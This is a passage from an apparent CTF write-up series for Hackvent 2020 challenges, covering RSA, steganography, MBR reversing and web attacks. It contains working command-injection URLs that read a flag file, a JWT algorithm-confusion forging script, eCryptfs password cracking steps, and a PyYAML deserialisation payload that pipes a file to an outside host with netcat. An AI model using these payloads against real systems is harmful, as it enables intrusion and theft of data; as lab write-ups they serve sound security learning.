      i9j/za3o0+3gVK39bj2090ekGPG2M1GtN0Sp+lte1l1l1oV+TBpgGyDt8vcCAR1B6sh0JbjPAF
      qL8iTaw1C4KyGDVQhQrFkXtAdYv3ZaHcV8tC4ztgA4euP9o1q+kZux0fTv31kJSE7K1iJDpGfy
      1HiJ5gOX5T9fEyzSR0kA3sk3a35qTuUU10WkH5MqysLVKZXiGcStNErIaggvJb6oKkx1dr9nYb
      qFxaQHev0EFX4EVfPqQzEzesa9ZAZTtxbwgcV9ZmTp25MZg==",
    "e":
      "S/00zzzDRdsps+I85tNi4d1i3d0Eu8pimcP5SBaqTeBzcADturDYHk1QuoqdTtwX9XY1Wii6A
      nySpEQ9eUEETYQkTRpq9rBggIkmuFnLygujFT+SI3Z+HLDfMWlBxaPW3Exo5Yqqrzdx4Zze1dq
      FNC5jJRVEJByd7c6+wqiTnS4dR77mnFaPHt/9IuMhigVisptxPLJ+g9QX4ZJX8ucU6GPSVzzTm
      wLDIjaenh7L0bC1Uq/euTDUJjzNWNmPHLHnSz2vgxLg4Ztwi91dOp07KjvdZQ7++n1HRE6z1MH
      TsnPFSwLwG1ZxnGVdFnuMjEbPA3dcTe54LxOSb2cvZKDZqA==",
    "format": ["mpz_export", -1, 4, 1, 0]
  },
  "sessionId": "RmERqOnbsA/oua67sID4Eg=="
}
```

Moreover, I was able to extract 4 blocks of the encrypted message. Unfortunately, the parameters of the public key are not just base64 encoded, but binary data generated by a `mpz_export`. The parameters for the export are all listed in the `format` parameter of the JSON file. Using the `mpz_import` (see <https://gmplib.org/manual/Integer-Import-and-Export>) function of GMP, I was able to get the final parameters for the public key:

```
n =
21136187113648735910956792902340987261238482724808044660872655926597365083
14838478427599914771911500517102351087008468223901860560984459489488040560
95108146344045368686491554031290579035322570190608426869946341552059784673
83309519881921823354273590936861045431841523283059891729069450531823193829
75819845219515983900180240980831030353927082858179213681758997274392190453
59217492803301539012915316425439462504726457578556369306050978385054803842
94629089321241798555566459046743741824235125746402090921912493396059817338
```

06772307990396275379514568717323690100327765383070156433363889127787696170
2941978996729372105897701

e =

12703148700486856571456640284543930158485441147798980218669328932721873837
90311800689588563830670370014630015758874492257352597223189088317179438114
01591464323661166914223535856199388030605631661605130711420318887805814288
71210353376077782114636012547145421154246397069298658668372048637974096728
55637819204182386560024572886636082030346350828867703450546261494142577236
54400250163546228785865686343462483862649217561416272626178881081660588457
69396410463089005177762158324354462305559557728141729110983431022424786938
83730918682393075890742306134711876139098201352271309877966202093749919157
2512966979990705904881359

Now we can simply use the Wiener Attack implementation of the almighty [RSACtfTool](#) to generate the private RSA key. The tool also allows us to simply decrypt the blocks. However, it took me quite a while to figure out that all blocks have to be decrypted together, not separately. Still, after a while I finally managed to do so and got a valid flag:

Flag: HV20{5hor7_Priv3xp_a1n7_n0_5mar7}

HV20.13 Twelve steps of christmas

Today's challenge consists of an XLS file. The challenge description is giving us a sense that this might involve some old school file encryption and compression algorithms. The first thing which caught my attention is a obscure note in the column for the user Bread:

```
Not a loaf of bread which is mildly disappointing 1f 9d 8c 42 9a 38 41 24
01 80 41 83 8a 0e f2 39 78 42 80 c1 86 06 03 00 00 01 60 c0 41 62 87 0a 1e
dc c8 71 23 Why was the loaf of bread upset? His plan were always going a
rye. How does bread win over friends? "You can crust me." Why does bread
hate hot weather? It just feels too toasty.
```

Trying the usual tools to decode the hex bytes from this note did not give me any good results, so I continued to search for more hidden stuff in the XLS file. After a couple of rabbit holes (e.g. image files having trailing data), I discovered an interesting hex string in an [OLE](#) file, which can be easily extracted using the following command: `oleobj ./5862be5b-7fa7-4ef4-b792-fa63b1e385b7.xls`.

I tried for a while to make sense out of these bytes, until I realized that maybe I need to proceed to the second part of the challenge description. I created a binary file from the bytes and checked the type:

```
→ 13 git:(main) X file test-large.bin
test-large.bin: compress'd data 12 bits
```


As the data should be compressed using an 80s style algorithm, I tried to [LZW](#) decompress (uncompress command) it and it worked. This resulted in a file with the following type: `openssl enc'd data with salted password`

I did the same for the random bytes in Breads comment, and got some interesting output after decompressing. Apparently, the suspicious hex string in Breads comment contains a LZW compressed bitmap header:

```
→ 13 git:(main) X file test1
test1: PC bitmap, Windows 98/2000 and newer format, 551 x 551 x 32
```

Based on that information, I realized that I probably need to combine both files to get a valid bitmap, which then contains our flag. Unfortunately, I have no clue what could be the decryption key. After various tries to use the strange hex values as decryption keys, I remembered that image encryption might lead to unexpected results when using a weak mode of operation like ECB (remember the infamous [ECB penguin](#)).


If that is true in our case, we might be able to get an idea about the content of the image by combining the bitmap header with the encrypted data. A quick experiment showed promising results:



Unfortunately, my QR code reader was not yet able to read the image. I tried to do some cropping and adjust the contrast using GIMP, but still was not able to receive the flag. After a while, I took a detailed look at the file format of the openssl encrypted image data and noticed it contained some leading bytes that for sure don't belong to the image:

```
→ 13 git:(main) X head encrypted-file | xxd
00000000: 5361 6c74 6564 5f5f 5cea a7a1 221f 1438  Salted__\..."..8
00000010: 3077 9172 c85b 8583 d13e 829a e92f d502  0w.r.[...>.../..
00000020: 640f 42e3 5dad 366e ec19 7fc4 ffbf c276  d.B.].6n.....v
00000030: 6cdc 04d4 a42a 0abc 56b7 1f75 ac60 baab  l....*..V..u.`..
00000040: 56b7 1f75 ac60 baab 0d6b cb7b 9967 6792  V..u.`...k.{.gg.
00000050: 1b1b 290c 866d 1cd8 2475 5666 040a 99c8  ..)..m..$uVf....
00000060: 56b7 1f75 ac60 baab 56b7 1f75 ac60 baab  V..u.`..V..u.`..
00000070: 56b7 1f75 ac60 baab 56b7 1f75 ac60 baab  V..u.`..V..u.`..
00000080: 56b7 1f75 ac60 baab 6205 629c 96ba 8a9e  V..u.`..b.b.....
00000090: 56b7 1f75 ac60 baab 56b7 1f75 ac60 baab  V..u.`..V..u.`..
000000a0: 56b7 1f75 ac60 baab 56b7 1f75 ac60 baab  V..u.`..V..u.`..
```

I removed the first 8 bytes (Salted__) and generated a new bitmap. This time, the contrast seemed better and after fiddling around for another few minutes I was finally able to scan the image and obtain the flag:



Flag:

```
HV20{U>watchout,U>!X,U>!ECB,Im_telln_U_Y.HV2020_is_comin_2_to
wn}
```

HV20.14 Santa's Special GIFt

For this challenge, we get an GIF image of a file (the tool). As the challenge is labelled with forensic and reverse engineering, we can assume that some binary must be hidden inside the GIF. To my surprise, the file is quite small (512 byte) and the usual image forensic tools did not yield any exciting results. However, there were still a couple of things that caught my attention:

Firstly, the image's EXIF comment contains a bunch of weird (non printable) bytes. Moreover, there is some trailing data after the end of the actual image (0000 55aa). Furthermore, there is another string in the file that caught my attention: `uvag:--xrrc-tbvat`. After playing around with various decodings I realized that this is just a rot13 encoded hint: `hint:--keep-going`. This looks like a command line option from the popular build tool [make](#), which confirms my first impression that the GIF probably contains binary data.

After a bunch of random experiments, I realized that the image might actually be a valid MBR, as it has a valid size (512 byte) and a proper signature (ends with 0000 55aa). I tried to boot the image as a floppy drive using `qemu-system-i386` and it seemed to work:

```
→ 14 git:(main) X qemu-system-i386 -fda  
5625d5bc-ea69-433d-8b5e-5a39f4ce5b7c.gif
```

However, the output screen only contained a partial QR code:



I tried to do the same in Bochs to make sure it was not just a QEMU problem, but unfortunately I still got the same result. It seems like the source code of the MBR has a bug and prematurely stops printing the QR code. The probably easiest solution in this case is trying to reverse engineer and patch the MBR. Thankfully, IDA already has a handy integration for Bochs, so I could simply import my bochs configuration and analyze the assembly in IDA.

After digging through the disassembly for a couple of minutes, I discovered a strange exit condition in a loop that looked like it might print parts of the QR code. At 7C5B, the code compares a counter with E0 (224 in decimal) and aborts in case this value is reached. If we assume that our QR code consists of 512 byte, this would mean that the loop aborts before it completes the first half, which would fit with our observations from debugging the image in QEMU.

```

BOOT_SECTOR:7C57 start_of_loop:                ; CODE XREF: BOOT_SECTOR:7C94!j
BOOT_SECTOR:7C57     test    di, di
BOOT_SECTOR:7C59     jnz     short loc_7C79
BOOT_SECTOR:7C5B     cmp     si, 0E0h
BOOT_SECTOR:7C5F     jnz     short loc_7C63
BOOT_SECTOR:7C61     cli
BOOT_SECTOR:7C62     hlt
BOOT_SECTOR:7C63 ; -----
BOOT_SECTOR:7C63 loc_7C63:                    ; CODE XREF: BOOT_SECTOR:7C5F!j
BOOT_SECTOR:7C63     mov     ax, 3597
BOOT_SECTOR:7C66     int     10h                ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
BOOT_SECTOR:7C66     ; AL = character, BH = display page (alpha modes)
BOOT_SECTOR:7C66     ; BL = foreground color (graphics modes)
BOOT_SECTOR:7C68     mov     al, 0Ah
BOOT_SECTOR:7C6A     int     10h                ; - VIDEO -
BOOT_SECTOR:7C6C     mov     cx, 1Bh
BOOT_SECTOR:7C6F loc_7C6F:                    ; CODE XREF: BOOT_SECTOR:7C74!j
BOOT_SECTOR:7C6F     mov     al, 20h ; ' '
BOOT_SECTOR:7C71     int     10h                ; - VIDEO -
BOOT_SECTOR:7C73     dec     cx
BOOT_SECTOR:7C74     jnz     short loc_7C6F
BOOT_SECTOR:7C76     mov     di, 19h
BOOT_SECTOR:7C79 loc_7C79:                    ; CODE XREF: BOOT_SECTOR:7C59!j
BOOT_SECTOR:7C79     mov     cx, si
BOOT_SECTOR:7C7B     and     cx, dx
BOOT_SECTOR:7C7D     add     cx, cx
BOOT_SECTOR:7C7F     mov     bx, si
BOOT_SECTOR:7C81     shr     bx, 2
BOOT_SECTOR:7C84     mov     bp, [bx+7C9Eh]
BOOT_SECTOR:7C88     shr     bp, cl
BOOT_SECTOR:7C8A     and     bp, dx
BOOT_SECTOR:7C8C     mov     al, [bp+7CF0h]
BOOT_SECTOR:7C90     int     10h                ; - VIDEO -
BOOT_SECTOR:7C92     dec     di
BOOT_SECTOR:7C93     dec     si
BOOT_SECTOR:7C94     jnz     short start_of_loop
BOOT_SECTOR:7C96     mov     ah, 1

```

Based on this observation, I decided that it is worth a shot to patch the check and increase the value from 224 to 512. Afterwards I tried to boot the patched image and indeed ended up with a valid QR code:



Of course, the patched image is also still a valid GIF:



Flag: HV20{54n74'5-m461c-b00t-l04d3r}

HV20.H2 Oh, another secret!

Who knows where this could be hidden... Only the best of the best shall find it!

Along with this challenge, another hidden flag got released. Special kudos to the Author for hiding a MBR, a QR and a hidden flag inside a single GIF with 512 bytes. To find the hidden flag, I had to go through the disassembly once more. After a while, another loop caught my attention:

```
BOOT_SECTOR:7C23      xor     bx, bx
BOOT_SECTOR:7C25      mov     ah, 0Eh
BOOT_SECTOR:7C27      loc_7C27:                                ; CODE XREF: BOOT_SECTOR:7C38lj
BOOT_SECTOR:7C27      mov     al, [bx+7CF4h]
BOOT_SECTOR:7C2B      mov     cl, [bx+7C9Eh]
BOOT_SECTOR:7C2F      test    al, al
BOOT_SECTOR:7C31      jz      short loc_7C3A
BOOT_SECTOR:7C33      xor     al, cl
BOOT_SECTOR:7C35      int     10h                ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
BOOT_SECTOR:7C35                        ; AL = character, BH = display page (alpha modes)
BOOT_SECTOR:7C35                        ; BL = foreground color (graphics modes)
BOOT_SECTOR:7C37      inc     bx
BOOT_SECTOR:7C38      jmp     short loc_7C27
```

Before entering the loop `bx` is set to 0. Then the loop XORs a sequence of bytes starting from 7CF4 and 7C9E respectively. Although it looks like the program prints the values to the screen, they don't seem to be part of the QR code, as this is printed in another loop below this one. To find out how the result of this operation actually looks like, I wrote a small python program which reads the byte sequences from the image file and XORs them. This resulted in the second hidden flag.

```
#!/usr/bin/env python3
part1 = None
part2 = None

with open('c.img', 'rb') as input_file:
    input_file.seek(0xF4)
    part1 = input_file.read(29)
    input_file.seek(0x9E)
    part2 = input_file.read(29)

out = ""

for p1, p2 in zip(part1, part2):
    out += chr(p1 ^ p2)

print(out) # HV20{h1dd3n-1n-pl41n-516h7}
```

Flag: HV20{h1dd3n-1n-pl41n-516h7}

HV20.15 Man Commands, Server Lost

For this challenge, we get access to a website which allows us to browse man pages online. Moreover, the footer of the website contains a link to its source code. From that we know that the app was built using Python and Flask.

By browsing through the code, we can see that the app actually executes the `man` command on the server to generate the content. The parameters are taken from the url. This heavily looks like there could be the possibility for a command injection attack. In the handler for the search endpoint, we already found a comment and a sanitization function which confirms that this has been exploited before:

```
@app.route('/search/', methods=["POST"])
def search(search="bash"):
    search = request.form.get('search')
    # FIXED Elf4711: Cleaned search string, so no RCE is possible anymore
    searchClean = re.sub(r"[;& ()$|]", "", search)
    ret = os.popen('apropos "' + searchClean + '"').read()
    return render_template('result.html', commands=parseCommands(ret), search=search)
```

However, there are other endpoints that do similar things and don't use the `search_clean` function, so we should be able to perform a command injection attack there. Specifically, the `section` endpoint caught my attention as there is absolutely no input validation.

```
@app.route('/section/')
@app.route('/section/<nr>')
def section(nr="1"):
    ret = os.popen('apropos -s ' + nr + " .").read()
    return render_template('section.html', commands=parseCommands(ret), nr=nr)
```

Passing a malicious payload like `1; ls` would already lead to a command execution on the server. However, we still need a way to get the output, which is generated by rendering the `section.html` template. For this purpose, we have to tweak our injected command to produce an output that matches the required format for the `parseCommands` function. After taking a quick look at this function, I figured out that the format should be something along `123 456 - <command output>`. Based on this information, I was able to perform a simple command injection attack by accessing an URL like this:

[https://3b498503-b6f6-432e-af69-59d6f3d15179.idocker.vuln.land/section/5;%20echo%20%E2%80%9C123%20456%20-%20\\$\(ls%20-a\)%E2%80%9D](https://3b498503-b6f6-432e-af69-59d6f3d15179.idocker.vuln.land/section/5;%20echo%20%E2%80%9C123%20456%20-%20$(ls%20-a)%E2%80%9D)
(URL decoded payload is `5; echo "123 456 - $(ls -a)"`)

From the output we see that there is a `flag` file at `/`. Now we can get the flag by slightly adjusting the payload to `5; echo "123 456 - $(cat flag)"`

[https://3b498503-b6f6-432e-af69-59d6f3d15179.idocker.vuln.land/section/5;%20echo%20%22123%20456%20-%20\\$\(cat%20flag\)%22](https://3b498503-b6f6-432e-af69-59d6f3d15179.idocker.vuln.land/section/5;%20echo%20%22123%20456%20-%20$(cat%20flag)%22)

Santas online man pages, where man commands and the server is lost

Sections: [1 \(Commands\)](#) | [2 \(Syscalls\)](#) | [3 \(LibCalls\)](#) | [4 \(SpecialFiles\)](#) | [5 \(FileFormats\)](#) | [6 \(Games\)](#) | [7 \(Misc\)](#) | [8 \(Admin\)](#)

|||

Search:

Section 5; echo "123 456 - \$(cat flag)"

Command Description

[123](#) HV20{D0nt_f0rg3t_1nputV4l1d4t10n!!!} .

[Source code](#) | Created by mean old inik

Flag: HV20{D0nt_f0rg3t_1nputV4l1d4t10n!!!}

HV20.16 Naughty Rudolph

For this challenge, we get a 3D model (STL file) of a 3x3 rubik's cube. Instead of colors, each side of the cube is covered by characters that probably form the flag. Using an STL viewer (e.g. Paint 3D) I created a flat list of the characters on each side of the list. This turned out quite tricky, since some of the characters are rotated which leads to ambiguity (e.g. l vs 1 or d vs p). From the hints we already know that it takes approximately 5 steps to solve the cube and get the flag. Moreover, the hints also mention how we need to read the tiles to get the flag and specify a regex (^HV20{[a-z3-7_@]+}\$) which matches the solution.

Using all this information and a small python package (<https://pypi.org/project/rubik-cube/>), I wrote a primitive script that brute forces all possible sequences of 5 moves and searches the outsides of the cube to find a valid flag. After a couple of minutes, the program produced a number of possible flags. I manually looked over the output and tried to submit the most plausible one:

```
#!/usr/bin/env python3
from itertools import product, permutations
from rubik.cube import Cube
from re import compile

flag_regex = compile('^HV20{[a-z3-7_@]+$}')

def get_flag_from_qube(cube: Cube):
    cube_string = str(cube)
    lines = list(map(lambda s: s.replace(" ", ""), cube_string.splitlines()))

    top = lines[0] + lines[1] + lines[2]
    left = lines[3][0:3] + lines[4][0:3] + lines[5][0:3]
    middle = lines[3][3:6] + lines[4][3:6] + lines[5][3:6]
    right = lines[3][6:9] + lines[4][6:9] + lines[5][6:9]
    rightmost = lines[3][9:12] + lines[4][9:12] + lines[5][9:12]
    bottom = lines[6] + lines[7] + lines[8]

    parts = [top, left, middle, right, rightmost, bottom]

    for a, b, c, d, e, f in permutations(parts):
        flag = a + b + c + d + e + f
        if flag.startswith("HV20{") and flag.endswith("}"):
            with open('flag.txt', 'a+') as out_file:
                if flag_regex.match(flag):
                    print(flag)
                    out_file.write(flag + "\n")

number_of_moves = 6
moves = "L Li R Ri U Ui D Di F Fi B Bi".split(' ')

for sequence in product(moves, repeat=number_of_moves):
    c = Cube("6_ei{aes3HV7_weo@sislh_e0k__t_ns0oa_cda4r52c__nsl1t}ph")
    move = " ".join(sequence)
    c.sequence(move)
    get_flag_from_qube(c)

# HV20{no_sle3p_since_4wks_lead5_to*_@_hi6hscore_a7_last}
```

Flag: HV20{no_sle3p_since_4wks_lead5_to*_@_hi6hscore_a7_last}

HV20.17 Santa's Gift Factory Control

For this challenge, we get a link to a website that is protected using a [JA3 signature](#). We also know that the signature has to match 771,49162-49161-52393-49200-49199-49172-49171-52392,0-13-5-11-43-10,23-24,0 for us to be able to access the site. As this signature is derived from a couple of system / browser parameters (supported ciphers, TLS versions, ...), it is not straightforward to fake it but after googling for a bit, I found a useful [tool](#) written in go that allows us to bypass the protection.

By using this tool, I was able to access the content of the site, but instead of a flag I got presented with another login form:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Santa's Control Panel</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <link
      href="static/bootstrap/bootstrap.min.css"
      rel="stylesheet"
      media="screen"
    />
    <link
      href="static/fontawesome/css/all.min.css"
      rel="stylesheet"
      media="screen"
    />
    <link href="static/style.css" rel="stylesheet" media="screen" />
  </head>
  <body>
    <div class="login">
      <h1>Login</h1>
      <form action="/login" method="post">
        <label for="username">
          <i class="fas fa-user"></i>
        </label>
        <input
          type="text"
          name="username"
          placeholder="Username"
          id="username"
        />
        <label for="password">
          <i class="fas fa-lock"></i>
        </label>
        <input
          type="password"
          name="password"
          placeholder="Password"
          id="password"
        />
        <input type="submit" value="Login" />
      </form>
    </div>
  </body>
</html>
```


As we don't know any credentials, I adapted my script to try some obvious combinations, as well as SQL Injection attacks. Nothing of them really worked, but when using admin as the username I got back a different response including an obscure HTML comment (`<!--DevNotice: User santa seems broken. Temporarily use santa1337.-->`) and a session cookie with a JWT

```
(eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Ii9rZXlzlzFkMjFhOWY5NDUifQ.eyJleHAiOiJlE2MDgyMjEyMzAsIm1hdCI6MTYwODIxNzYzMCwic3ViIjoibm9uZSJ9.PgZN4Lj52AwevSMKPWeTWfWe3QsGtm-oNp-UR0mGZRtrg59Kul9YoK_-Ufm6DcGIS_6mHQ-GXv1-UXdVxFca2u_yAqHL9FdUJhu-DXZ7RrWkTkoQ_45OJMREuWbbGOaMZ7AwzsG149B7e4Tkml57J0Vtye32tRLmhpD-dEsQocAG--Bafv10z3ZuprXfjNJWTTrghknxEPqZ-fE0dpVDQybev_31F9qHz7SrJxAzyFrbjEtbn4FBF3zEuaqqmHwim2g0XuZh_kHJ3prDB2FySfwmKusL4LiIYQKZ-oHWTQR9_cFPoeKURH82Huvk6j0DbTq0-KP4MDEPEkLf81ZyZSA).
```

This seems like an important hint. Firstly, we found out that the username should be `santa1337`. Moreover, we learned that the site is using JWT based authentication, which brings along a couple of new attack vectors. My first guess was an attack where we could change the `alg` attribute in the JWT header to `none` and strip the signature. Using this approach, we could forge a JWT with the `sub` attribute set to `santa1337` and bypass the login, but unfortunately it did not work.

After a while, I remembered another type of attack where we could trick servers by changing the JWT type from an asymmetric RSA signature (`RS256`) to a symmetric one (`HS256`) and sign the forged JWT with the public key of the server. If the application is vulnerable, it would verify the signature using its private key and accept the forged token. Thankfully, we have access to the public key of the server, as its path was specified in the JWT we already have (`/keys/1d21a9f945`). Using this path and our go program, we can download the public key.

Now we have everything we need to create a forged JWT token that uses the `HS256` algorithm and gets signed with the public key from the application. For this purpose, I wrote another small python script (of course we need to make sure that the token is not expired before running the script):

```
#!/usr/bin/env python3
import jwt

public = open('public_key.pem', 'r').read()
token = jwt.encode({
    "exp": 1608218097,
    "iat": 1608214497,
    "sub": "santa1337"
}, key=public, algorithm='HS256', headers={'kid': '/keys/1d21a9f945'}).decode('ascii')

print(token)
```

Now we can take the output of this script and try to send it as the `session` cookie from within our go program. Using this approach, I was able to bypass both protection mechanisms and access Santa's secret control panel, where I could get the flag (hidden inside an HTML comment):


```
➔ 17 git:(main) X go run crack.go $(./forge-jwt.py) | grep HV20
<!--Congratulations, here's your flag:
HV20{ja3_h45h_1mp3r50n4710n_15_fun}-->
```

Flag: HV20{ja3_h45h_1mp3r50n4710n_15_fun}

HV20.18 Santa's lost home

For this challenge, we get Santa's compressed and eCrypt-encrypted home partition. Our goal is to restore his data and get the flag. However, the backup is somehow corrupted and we only know that the password should contain Santa's name.


As I am not very familiar with [eCryptfs](#) and potential techniques to recover the keys for it, I did some research first and found an interesting article that describes how this could be done: <https://research.kudelskisecurity.com/2015/08/25/how-to-crack-ubuntu-disk-encryption-and-passwords/>

I decided to just try my luck and followed the instructions from the article. To do this, we have to get access to the wrapped-passphrase file, which contains some sort of password hash and fault, so the decrypting program can verify if the user specified password was correct. However, on our image I was not able to find this file. Probably this is the important file that went missing before Santa did the backup. Unfortunately, it seems like the wrapped-passphrase file is a hard-requirement when performing this attack, so I decided to dig a little bit deeper. From the article I learned that the magic bytes for this type of file are `\x3a\x02`, so I used `binwalk` to search for them in the image. This gave me three findings, which I later on manually checked in an hexeditor to see if they actually could be the wrapped-passphrase file:

```
➔ 18 git:(main) X binwalk -R="\x3a\x02"
9154cb91-e72e-498f-95de-ac8335f71584.img
```

DECIMAL	HEXADECIMAL	DESCRIPTION
77824	0x13000	Raw signature (\x3a\x02)
7527715	0x72DD23	Raw signature (\x3a\x02)
96468992	0x5C00000	Raw signature (\x3a\x02)

This way I was able to recover the actual content of the wrapped-passphrase file from the last finding (0x5C00000):



Using the following `dd` command I finally extracted the file from the file:

```
→ 18 git:(main) X dd if=./9154cb91-e72e-498f-95de-ac8335f71584.img  
of=wrapped-passphrase bs=1 count=58 skip=96468992  
58+0 records in  
58+0 records out  
58 bytes copied, 0.000816455 s, 71.0 kB/s  
→ 18 git:(main) X xxd wrapped-passphrase  
00000000: 3a02 a723 b12f 66bc feaa 3035 3131 3139 :...#./f...051119  
00000010: 6230 6261 6365 3061 6236 dbb8 dd00 478f b0bace0ab6....G.  
00000020: a189 aec3 cbe5 2294 f4ca d157 fe2d 7865 .....".....W.-xe  
00000030: 6774 611f 321b 9930 6fc7 gta.2..0o.
```

My next step was trying to crack this password using the *John the Ripper* tool. Firstly, we have to convert the wrapped-passphrase file to a valid `PASSWD` file for *John*, which can be done using the following command:

```
→ 18 git:(main) X /usr/share/john/ecryptfs2john.py ./wrapped-passphrase  
> hash.passwd
```

Now we can simply import the file in John and start cracking the password. As the time during hackvent is quite limited and cracking the password is an expensive operation, we got a couple of hints to speed up the process. Firstly, we know that the password has to contain Santa's name. Moreover, we can guess from the hints that it is not in the popular `rockyou.txt` wordlist, but in the [Human Passwords Only](#) list of CrackStation. I downloaded the password list and filtered out all entries that contain the string `santa`. With this wordlist, I was able to crack the hash and obtain the mount password in a couple of seconds: `think-santa-lives-at-north-pole`

Using this password, I was able to decrypt and mount the volume on my machine (turned out this is not just a 3 minute task). Finally, I was able to find the flag in the home directory of `santa`:

Flag: `HV20{a_b4ckup_of_1mp0rt4nt_f1l35_15_3553nt14l}`

HV20.19 Docker Linter Service

For this challenge, we get access to a website that validates some (docker related) configuration files using various linters (`Dockerfile`, `docker-compose.yml` and `.env`). The content of the files can either be specified via an input field or using a file upload. Our goal is to get remote code execution (pop a reverse shell) to get the flag.

From the response headers of the webserver, we can find out that the backend was probably written in *Flask* (*Python3* + *Werkzeug*). By playing with the different validation options and submitting a combination of valid and invalid inputs, I was able to get an overview of the tools involved within the linting process:

ENV

- `dotenv-linter`

COMPOSE

- Basic syntax check
- `yamllint`
- `docker-compose`

DOCKERFILE

- `hadolint`
- `dockerfile_lint`
- `dockerlint.js`

I tried to check for known vulnerabilities / CVE's of these tools but could not find any promising tools. Therefore, I started to focus on the file upload mechanism and tried to perform some sort of command injection or path traversal attack. However, it seemed like the upload was built in a secure way.

At this point I felt a bit lost, so I tried to randomly fuzz the inputs and got an interesting error while submitting some invalid input for the `docker-compose.yml`:

Basic syntax check

Linters exited with code 1

while parsing a tag

```
in "docker-compose.yml", line 1, column 1
expected URI, but found '\n'
in "docker-compose.yml", line 1, column 3
```

It seems like the basic syntax check step parses the YAML file in python, so I started to google for some common attacks when parsing YAML in python and found an interesting attack that exploits the `full_load` function of the `PyYAML` package. I searched for a couple of payloads and after a while I found one that seemed to work and allowed me to execute commands on the remote machine. To get the output of my commands, I simply piped them into netcat and sent the output to my machine. Thankfully, it was easy to find the `flag.txt`

file since it was saved in the same folder as our vulnerable program. Using the following YAML file I was able to receive the content of the flag:

```
- !!python/object/new:str
  args: []
  state: !!python/tuple
    - "import os; os.system('cat flag.txt | nc 10.13.0.26 8888')"
    - !!python/object/new:staticmethod
      args: [0]
      state:
        update: !!python/name:exec
```

```
➔ 19 git:(main) X nc -lnvvp 8888
listening on [any] 8888 ...
connect to [10.13.0.26] from (UNKNOWN) [152.96.7.3] 46478
HV20{pyy4ml-full-l04d-15-1n53cur3-4nd-b0rk3d}
sent 0, rcvd 46
```

Flag: HV20{pyy4ml-full-l04d-15-1n53cur3-4nd-b0rk3d}

HV20.20 Twelve steps of Christmas

For this challenge, we get a huge PNG file with a lot of bunnies. As it is a steganography challenge, I tried the usual tools (`strings`, `binwalk`, `exiftool`) to analyze the file. The first thing that caught my attention was that the exif data of the file seems to contain an embedded HTML document. I tried to extract the HTML and open it in my browser, but the JavaScript throws some errors. However, this allowed me to take a closer look at the code.

It seems like the page registers a onclick handler on the image, parses some additional data embedded in the document and creates a python file out of it. This whole logic is only triggered if we specify the correct query parameter. The parameter is verified via its *SHA1* hash (needs to equal to `60DB15C4E452C71C5670119E7889351242A83505`). Fortunately, this is a non-salted hash which can be easily looked up on crackstation and corresponds to the input `bunnyrabbitsrule4real`. Moreover, I figured out that the script was failing because I removed required data when extracting the HTML. To solve this stage, it is sufficient to rename the PNG file to `.html`, start a local webserver and access it in your browser by specifying the query parameter `p=bunnyrabbitsrule4real`. After clicking on the image, the browser downloads a python file which is required for the second stage:

```
import sys
i = bytearray(open(sys.argv[1], 'rb').read()).split(sys.argv[2].encode('utf-8') +
b"\n")[-1])
j = bytearray(b"Rabbits are small mammals in the family Leporidae of the order Lagomorpha
(along with the hare and the pika). Oryctolagus cuniculus includes the European rabbit
species and its descendants, the world's 305 breeds[1] of domestic rabbit. Sylvilagus
includes 13 wild rabbit species, among them the seven types of cottontail. The European
rabbit, which has been introduced on every continent except Antarctica, is familiar
throughout the world as a wild prey animal and as a domesticated form of livestock and pet.
With its widespread effect on ecologies and cultures, the rabbit (or bunny) is, in many
areas of the world, a part of daily life-as food, clothing, a companion, and a source of
artistic inspiration.")
open('11.7z', 'wb').write(bytearray([i[_] ^ j[_%len(j)] for _ in range(len(i))]))
```

After taking a look at the python file, we can see that it takes two parameters. The first one is a filename (presumably the name of our image), while the second one is a string which tells the program on where to split the input file. After splitting the input file, the last chunk gets XORed using a static key and saved as a 7z file. This means, we probably have an encrypted 7zip archive embedded within the initial image. To find out where to split the input, we just need to XOR the start of the key `Rabbits are small ...` with the magic bytes of the 7zip file (`ord('7')`, `ord('z')`, `0xBC`, `0xAF`, `0x27`, `0x1C`). I wrote a small python program to do this and found out that the split key is `breadbread`. Later on, I also discovered that we could have found this key by running the text which was provided as a hint. Apparently, it is a program written in the esoteric [Chef](#) programming language. After running `11.py` with the correct parameters, I was able to get the required archive:

```
python3 11.py bfd96926-dd11-4e07-a05a-f6b807570b5a.png breadbread
```

